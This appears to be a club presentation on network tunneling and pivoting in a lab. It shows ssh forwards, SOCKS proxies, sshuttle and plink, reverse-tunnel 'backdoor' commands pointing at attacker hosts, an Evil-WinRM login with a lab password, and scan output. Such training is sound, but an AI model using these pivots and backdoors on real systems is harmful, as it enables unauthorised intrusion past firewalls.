



# Ways to Tunnel & Pivot Through Networks

Presentation to GMU CC

# What will we cover?

As much as we can in an hour or so...how long do you have?

What is tunneling?

When is it handy?

Some practical applications

Suggestions for your own testing

# Why do we need to tunnel?

Firewalls are annoying 

So are proxies 

We can compromise a host, but where do we go from there?

**Routing packets from your workstation. through a compromised host to a new target?**



# Some ways to do it

*How do YOU do it?*

- SSH tunneling
- SOCKS proxy
- Windows port forwards
- ICMP tunnels
- DNS tunnels
- ...




## Pretend network...just to help visualize

Interfaces

lo 127.0.0.1

ens160: 10.10.2.30

ens192: 172.25.0.30 or 31




**Linux  
Jump boxes**

Interfaces

lo 127.0.0.1

ens160: 10.10.2.31

ens192: 172.16.10.31



**Windows  
Jump boxes**




Interfaces

localhost 127.0.0.1

eth0 10.10.255.x

**Your attack workstation**



Interfaces

localhost 127.0.0.1

IP: 172.16.20.40

**Windows  
Eternal Blue**




Interfaces

localhost 127.0.0.1

IP: 172.25.0.40 or 41

**Metasploitable2**



Interfaces

localhost 127.0.0.1

IP: 172.25.0.50 or 51

**Metasploitable3**

## Connect into jump boxes - forward traffic over secure channel

Interfaces

lo 127.0.0.1

ens160: 10.10.2.30

ens192: 172.25.0.30 or 31

Linux  
Jump boxes

Interfaces

lo 127.0.0.1

ens160: 10.10.2.31

ens192: 172.16.10.31

Windows  
Jump boxes

Interfaces

localhost 127.0.0.1

eth0 10.10.2.?

Your attack workstation

Interfaces

localhost 127.0.0.1

IP: 172.25.0.60 or 61

Windows  
Eternal Blue

Interfaces

localhost 127.0.0.1

IP: 172.25.0.40 or 41

Metasploitable2

Interfaces

localhost 127.0.0.1

IP: 172.25.0.50 or 51

Metasploitable3

**Sometimes we'll set up tunnels from the inside to allow traffic back in to target**

Interfaces  
lo 127.0.0.1

ens160: 10.10.2.30

ens192: 172.25.0.30 or 31

**Linux  
Jump boxes**

Interfaces  
lo 127.0.0.1

ens160: 10.10.2.31

ens192: 172.16.10.31

**Windows  
Jump boxes**

Interfaces  
localhost 127.0.0.1  
eth0 10.10.2.?

**Your attack workstation**

Interfaces

localhost 127.0.0.1

IP: 172.25.0.60 or 61

**Windows  
Eternal Blue**

Interfaces

localhost 127.0.0.1

IP: 172.25.0.40 or 41

**Metasploitable2**

Interfaces

localhost 127.0.0.1

IP: 172.25.0.50 or 51

**Metasploitable3**

# You've got SSH to a linux box!

Explore its local network,  
enumerate hosts it has  
access to, and hack more  
things with forward or  
reverse tunneling, SOCKS  
proxy, or SSHuttle

---



Got command  
execution on a  
Windows box?

Download Chisel client and  
route traffic through that  
system, or back to your  
attack box....

Yes, even if the system is  
behind a web proxy!

---

Admin on a  
Windows box  
but don't have  
Chisel?

> netsh interface portproxy  
will let you forward traffic  
through the system similar  
to SSH port forward

---

# Need a non-TCP protocol?

How about a UDP tunnel with OpenVPN, DNS tunneling, or an ICMP tunnel?

---

What other  
ways would you  
use?

Meterpreter

Cobalt Strike

Netcat/Socat

Ngrok

XCE

Hans

ReGeorg

DNSCat2

## **ssh -L**

Forwards traffic from a single port on your workstation to a port on your jump box, OR on another IP the jump box can touch

```
[kali] # ssh -L 127.0.0.1:445:172.25.0.60:445 user@10.10.2.30
```

Interfaces

lo 127.0.0.1

ens160: 10.10.2.30 or 31

ens192: 172.25.0.30 or 31

Linux  
Jump boxes

Interfaces

lo 127.0.0.1

ens160: 10.10.2.35 or 36

ens192: 172.25.0.35 or 36

Windows  
Jump boxes

Interfaces

localhost 127.0.0.1

eth0 10.10.2.?

Interfaces

localhost 127.0.0.1

IP: 172.25.0.60 or 61

Windows  
Eternal Blue

Interfaces

localhost 127.0.0.1

IP: 172.25.0.40 or 41

Metasploitable2

Interfaces


localhost 127.0.0.1

IP: 172.25.0.50 or 51

Metasploitable3


Your attack workstation

```
[kali] # ssh -L 127.0.0.1:1234:172.25.0.60:3389 user@10.10.2.30
```



Interfaces  
localhost 127.0.0.1  
eth0 172.25.0.60


Interfaces  
localhost 127.0.0.1  
eth0 10.10.2.30



SSH



Interfaces  
localhost 127.0.0.1  
eth0 10.10.2.??  
Listener on 1234



# ssh port forward (local-->remote)

---

Set up Local port forward (from you to the target)

```
ssh -L [BIND_ADDRESS:]PORT:HOST:HOSTPORT HOSTNAME
```

```
ssh -L 127.0.0.1:33306:127.0.0.1:3306 user@host.ip
```

Use this to forward packets from your computer port 33306, to the remote system on 3306

Extra flags to use


n = redirect stdin - used when running SSH in the background

N = don't execute a remote command

T = disable pseudo TTY allocation



# SSH tunneling on Windows...



```
root@thunder: ~  
  
C:\Users\Dark Thunder>ssh  
usage: ssh [-46AaCfGgKkMnqsTtVvXxYy] [-B bind_interface]  
          [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]  
          [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]  
          [-i identity_file] [-J [user@]host[:port]] [-L address]  
          [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]  
          [-Q query_option] [-R address] [-S ctl_path] [-W host:port]  
          [-w local_tun[:remote_tun]] destination [command]  
  
C:\Users\Dark Thunder>ssh -L 127.0.0.1:2222:127.0.0.1:2222 root@192.168.181.171  
The authenticity of host '192.168.181.171 (192.168.181.171)' can't be established.  
ECDSA key fingerprint is SHA256:X+y1YUBmi+CveivMWsOUauI0wTApR8Rj7of5Epa57Ps.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '192.168.181.171' (ECDSA) to the list of known hosts.  
root@192.168.181.171's password:  
Linux thunder 5.7.0-kali1-amd64 #1 SMP Debian 5.7.6-1kali2 (2020-07-01) x86_64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Fri Jun 18 16:15:27 2021 from 192.168.181.171  
root@thunder:~# netstat -na | grep LIST | grep 222
```



Plink.exe .70 or higher

# What are some uses for forwarding a single port?

?

Instead of creating lists  
of port-forwards to  
individual IPs and  
individual ports

Do dynamic forwarding  
with socks proxy



## **ssh -D**

Sets up a socks proxy  
on target system for  
you to pass traffic to  
remote hosts

# What is a SOCKS proxy?

- **Socket Secure** protocol that routes traffic from client to target
- SOCKS is a layer 5 protocol that sits between SSL (layer 7) and TCP/UDP (layer 4) -- No ARP or routing protos (layers 1-3)
- Encapsulates (doesn't encrypt) and forwards the packet to target with new source port and itself as the source IP
- Can handle HTTP, HTTPS, FTP, and other connections
- Nmap over socks4 only. No UDP, ping, or OS fingerprinting
- Socks5 supports authentication and UDP (socks4 doesn't)

# ssh socks proxy

---

Set up socks proxy upon connection to target, listening on port 1080

```
# ssh -D 1080 user@target_ip
```

Add details to /etc/proxchains.conf

```
socks5 127.0.0.1 1080
```

Extra settings

```
ssh -CTNgD "*" :1080 user@target_ip
```

-C Requests gzip compression of all data

-T Disable pseudo-tty allocation

-N Do not execute a remote command - just forwards ports

-g Allows remote hosts to use your socks5 proxy

"\*" :1080 listens on all IPs, not just 127.0.0.1

# Let's try it!

SSH into the linux jump box using -D to port scan the exploitable boxes:

```
# ssh -D 1080 yourlab@10.10.2.30
```

Update /etc/proxychains.conf

```
socks5 127.0.0.1 1080
```

```
#proxychains nmap -sT -Pn -n --open  
172.25.0.40-61 -oA lab-portscans
```



## **ssh -R**

Forwards traffic from a *Remote* host back to your workstation. Sometimes used as a backdoor to skirt firewall rules




# Jump box can forward beacons back to attacker

Let's prepare our target to allow connections from other computers on the network....This could come in handy with beacons from targets on the network

```
vi /etc/ssh/sshd_config
```

```
GatewayPorts yes
```

```
# service ssh restart
```



**Reverse  
listener  
bound to  
4444**



```
ssh -gnNT -R 4444:127.0.0.1:4444 user@10.10.2.30
```




Interfaces  
localhost 127.0.0.1  
eth0 10.10.2.??

SSH

Interfaces  
localhost 127.0.0.1  
eth0 10.10.2.30



Interfaces  
localhost 127.0.0.1  
eth0 172.25.0.60



# Plink syntax...

Plink is a powerful tool you can use to automate terminal commands on a remote system (using SSH, telnet, rlogin, raw...) from a CLI

Run a list of commands on the remote system, trigger cron jobs,

Port forwarding:

```
plink -v -x -a -T -C -noagent -ssh -pw "password" -L 3389:your.server.aws.net:3389  
username@your.server.aws.net
```


```
Command Prompt - plink.exe -N -C -D 3333 vorpal@10.10.2.31  
-proxycmd command  
  use 'command' as local proxy  
-sercfg configuration-string (e.g. 19200,8,n,1,X)  
  Specify the serial configuration (serial only)  
The following options only apply to SSH connections:  
-pw password login with specified password  
-D [listen-IP:]listen-port  
  Dynamic SOCKS-based port forwarding  
-L [listen-IP:]listen-port:host:port  
  Forward local port to remote address  
-R [listen-IP:]listen-port:host:port  
  Forward remote port to local address  
-X -x enable / disable X11 forwarding  
-A -a enable / disable agent forwarding  
-t -T enable / disable tty allocation  
-1 -2 force use of particular SSH protocol version  
-4 -6 force use of IPv4 on IPv6  
-C enable compression  
-i key private key file for user authentication  
-noagent disable use of Pageant  
-agent enable use of Pageant  
-noshare disable use of connection sharing  
-share enable use of connection sharing  
-hostkey keyid  
  manually specify a host key (may be repeated)  
-sanitize-stderr, -sanitize-stdout, -no-sanitize-stderr, -no-sanitize-stdout  
  do/don't strip control chars from standard output/error  
-no-antispoof omit anti-spoofing prompt after authentication  
-m file read remote command(s) from file  
-s remote command is an SSH subsystem (SSH-2 only)  
-N don't start a shell/command (SSH-2 only)  
-nc host:port open tunnel in place of session (SSH-2 only)  
-sshlog file  
-sshrawlog file  
  log protocol details to a file  
-logoverwrite  
-logappend  
  control what happens when a log file already exists  
-shareexists  
  test whether a connection-sharing upstream exists  
C:\Users\Dark Thunder>Downloads\plink.exe -N -C -ssh -D 3333 vorpal@10.10.2.31  
The server's host key is not cached. You have no guarantee  
that the server is the computer you think it is.  
The server's ssh-ed25519 key fingerprint is:  
ssh-ed25519 255: SHA256:FT9QULP/KmK1pounMfGdHf9DwJ04XcQm/Aty3YKSo  
If you trust this host, enter "y" to add the key to  
PuTTY's cache and carry on connecting.  
If you want to carry on connecting just once, without  
adding the key to the cache, enter "n".  
If you do not trust this host, press Return to abandon the  
connection.  
Store key in cache? (y/n, Return cancels connection, i for more info) y  
Using username "vorpal".  
vorpal@10.10.2.31's password:  
Access granted. Press Return to begin session.
```

Select Command Prompt

Microsoft Windows [Version 10.0.17763.1577]  
(c) 2018 Microsoft Corporation. All rights reserved.

```
C:\Users\Dark Thunder>netstat -na | findst 333  
'findst' is not recognized as an internal or external command,  
operable program or batch file.
```

```
C:\Users\Dark Thunder>netstat -na | findstr 333  
TCP    127.0.0.1:3333      0.0.0.0:0          LISTENING  
TCP    [::]:3333          [::]:0             LISTENING  
C:\Users\Dark Thunder>
```



Socks Proxy

# What are some uses for reverse forwarding?

?

# Create a backdoor (remote-->local)

Set up Reverse port forwarding from a remote host back to you

```
ssh -R [BIND_ADDRESS:]PORT:HOST:HOSTPORT HOSTNAME  
ssh -R your.address.va.verizon.net:2222:127.0.0.1:22 user@target_ip
```

Some flags you may want

```
ssh -gnNT -R 4444:127.0.0.2:4444 user@target_ip
```

n = redirect stdin - used when running SSH in the background

N = don't execute a remote command

T = disable pseudo TTY allocation

g = allow other hosts to connect to this port

Set ACL's to restrict access into the server

```
ssh -gnNT -R your.aws.box.net:4444:127.0.0.2:4444 yourlab@10.10.2.30
```


<https://www.ssh.com/academy/ssh/tunneling/example>

<https://www.systutorials.com/proxy-using-ssh-tunnel/>

<https://book.hacktricks.xyz/tunneling-and-port-forwarding>

# Create a backdoor combining -D and -R

SSH'ing out from a protected system, you can set up a remote tunnel to allow an attacker back onto the server over that tunnel. This could include local services, or even a socks proxy!




# When using SOCKS

1. Proxychains nmap isn't super great - use '-sT' instead of '-sS' to do full TCP socket
2. FoxyProxy lets you easily toggle proxy settings in browser
3. Older versions of SSH may only support socks4
4. Reverse connections won't come back through socks (i.e. meterpreter shells). Use 'ssh -R'

```
root@kali:~# proxychains nmap -sS 8.26.65.101
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 6.40 ( http://nmap.org ) at 2014-04-27 12:13
Nmap scan report for wonderhowto.com (8.26.65.101)
Host is up (1.1s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
25/tcp    filtered smtp
88/tcp    open  http
135/tcp   filtered wsrpc
139/tcp   filtered netbios-ssn
443/tcp   filtered https
445/tcp   filtered microsoft-ds
514/tcp   filtered shell

Nmap done: 1 IP address (1 host up) scanned in 51.76 seconds
root@kali:~#
```



# Proxychains wireshark on target

Attack box = 192.168.181.171

Jump box = 192.168.181.178

Target box = 192.168.181.181

```
S-chain->127.0.0.1:1080->192.168.181.181:646-<-timeout
S-chain->127.0.0.1:1080->192.168.181.181:38292-<-timeout
S-chain->127.0.0.1:1080->192.168.181.181:1296-<-timeout
S-chain->127.0.0.1:1080->192.168.181.181:1094-<-timeout
S-chain->127.0.0.1:1080->192.168.181.181:992-<-timeout
S-chain->127.0.0.1:1080->192.168.181.181:1123-<-timeout
Nmap scan report for 192.168.181.181
Host is up (0.0012s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
2179/tcp   open  vmrpd
5357/tcp   open  wsddapi
8000/tcp   open  http-alt
```

tcp.port == 445						
No.	Time	Source	Destination	Protocol	Length	Info
98	11.716056	192.168.181.178	192.168.181.181	TCP	74	36668 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 T
99	11.716161	192.168.181.181	192.168.181.178	TCP	66	445 → 36668 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS
100	11.716310	192.168.181.178	192.168.181.181	TCP	60	36668 → 445 [ACK] Seq=1 Ack=1 Win=64256 Len=0
103	11.716952	192.168.181.178	192.168.181.181	TCP	60	36668 → 445 [FIN, ACK] Seq=1 Ack=1 Win=64256 Len=0
104	11.716992	192.168.181.181	192.168.181.178	TCP	54	445 → 36668 [ACK] Seq=1 Ack=2 Win=2102272 Len=0
105	11.717067	192.168.181.181	192.168.181.178	TCP	54	445 → 36668 [RST, ACK] Seq=1 Ack=2 Win=0 Len=0



# sshuttle

Almost like a VPN, this tool forwards all of your packets through jump box to the remote network over SSH

# SShuttle VPN-like connection

Download and install:

```
# git clone https://github.com/sshuttle/sshuttle
```

Send all traffic over SSH using sshuttle

```
# sshuttle -r username@target_ip 0/0 -vv
```

Send only traffic destined for 172.25.0.0/24

```
# sshuttle -r yourlab@10.10.2.30 172.25.0.0/24 -vv
```

Add extra flags to enable reverse tunnels, DNS lookups, etc.

```
# sshuttle --dns -r yourlab@10.10.2.30 172.25.0.1/24 -e 'ssh -gnNTR *:4444:127.0.0.1:4444'
```

```
root@thunder:/usr/share# evil-winrm -u lazyadmin -p 'Password123!' -i 172.25.0.50
Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\lazyadmin\Documents>
root@thunder:/usr/share/windows-binaries/105x23
```

# How does sshuttle work?

```
root@thunder:~/sshuttle/sshuttle
0)>.
c : TCP redirector listening on ('127.0.0.1', 12300).
c : TCP redirector listening with <socket.socket fd=7, family=AddressFamily.AF_INET, type=SocketKind.SOCK_STREAM, proto=0, laddr=('127.0.0.1', 12300)>.
c : Starting client with Python version 3.8.2
c : Connecting to server...
c : which() found 'ssh' at /usr/bin/ssh
c : executing: ['/usr/bin/ssh', 'vorpala@10.10.2.30', '-', '/bin/sh -c \Ppython3; SP -V 2>/dev/null | \Ppython; exec "SP" -c \''\''import sys; os; verbosity=2; sys.stdin = os.fdopen(0, "rb"); exec(compile(sys.stdin.read(1533), "assembler.py", "exec")); sys.exit(98);\'\'\'\'\' exit 97/\'\'
c : > channel=0 cmd=PING len=7 (fullness=0)
vorpala@10.10.2.30's password:
s: assembling 'sshuttle' (88 bytes)
s: assembling 'sshuttle.cmdline.options' (90 bytes)
s: assembling 'sshuttle.helpers' (2709 bytes)
s: assembling 'sshuttle.sshnet' (5833 bytes)
s: assembling 'sshuttle.hostwatch' (2517 bytes)
s: assembling 'sshuttle.server' (3844 bytes)
s: Starting server with Python version 3.8.5
s: latency control setting = True
s: > channel=0 cmd=PING len=7 (fullness=0)
s: auto-nets:False
s: > channel=0 cmd=ROUTES len=0 (fullness=7)
s: Waiting: 1 r=[0] w=[1] x=[] (fullness=7/0)
s: Ready: 1 r=[] w=[1] x=[]
s: mux wrote: 15/15
c : Connected to server.
c : Waiting: 2 r=[5, 7, 9] w=[9] x=[] (fullness=7/0)
c : Ready: 2 r=[9] w=[9] x=[]
s: Waiting: 1 r=[0] w=[1] x=[] (fullness=7/0)
s: Ready: 1 r=[] w=[1] x=[]
s: mux wrote: 0/0
s: Waiting: 1 r=[0] w=[] x=[] (fullness=7/0)
c : < channel=0 cmd=PING len=7
c : > channel=0 cmd=PONG len=7 (fullness=7)
s: mux wrote: 15/15
c : < channel=0 cmd=ROUTES len=0
fw: Got subnets: [(2, 24, False, '172.25.0.0', 0, 0), (2, 32, True, '127.0.0.1', 0, 0), (10, 128, True, '::1', 0, 0)]
fw: Got netlists: []
fw: Got ports: 12300,12300,0,0
fw: Got udp: False, user: None, ttl: 63, tmark: 0x01
fw: Setting up:
fw: setting up IPv6.
fw: ip6tables -w -t nat -N sshuttle-12300
fw: ip6tables -w -t nat -F sshuttle-12300
fw: ip6tables -w -t nat -I OUTPUT 1 -j sshuttle-12300
fw: ip6tables -w -t nat -I PREROUTING 1 -j sshuttle-12300
fw: ip6tables -w -t nat -A sshuttle-12300 -j RETURN -m nh --nh-eq 63
fw: ip6tables -w -t nat -A sshuttle-12300 -j RETURN -m addrtype --dst-type LOCAL
fw: ip6tables -w -t nat -A sshuttle-12300 -j RETURN --dest ::1/128 -p tcp
fw: setting up IPv4.
fw: iptables -w -t nat -N sshuttle-12300
s: Ready: 1 r=[0] w=[1] x=[]
s: < channel=0 cmd=PING len=7
s: > channel=0 cmd=PONG len=7 (fullness=7)
s: mux wrote: 15/15
s: Waiting: 1 r=[0] w=[] x=[] (fullness=14/0)
fw: iptables -w -t nat -F sshuttle-12300
fw: iptables -w -t nat -I OUTPUT 1 -j sshuttle-12300
fw: iptables -w -t nat -I PREROUTING 1 -j sshuttle-12300
fw: iptables -w -t nat -A sshuttle-12300 -j RETURN -m ttl --ttl 63
fw: iptables -w -t nat -A sshuttle-12300 -j RETURN -m addrtype --dst-type LOCAL
fw: iptables -w -t nat -A sshuttle-12300 -j RETURN --dest 127.0.0.1/32 -p tcp
fw: iptables -w -t nat -A sshuttle-12300 -j REDIRECT --dest 172.25.0.0/24 -p tcp --to-ports 12300
fw: which() found 'resolvectl' at /usr/bin/resolvectl
fw: Flushing system's DNS resolver cache: resolvectl flush-caches
c : mux wrote: 15/15
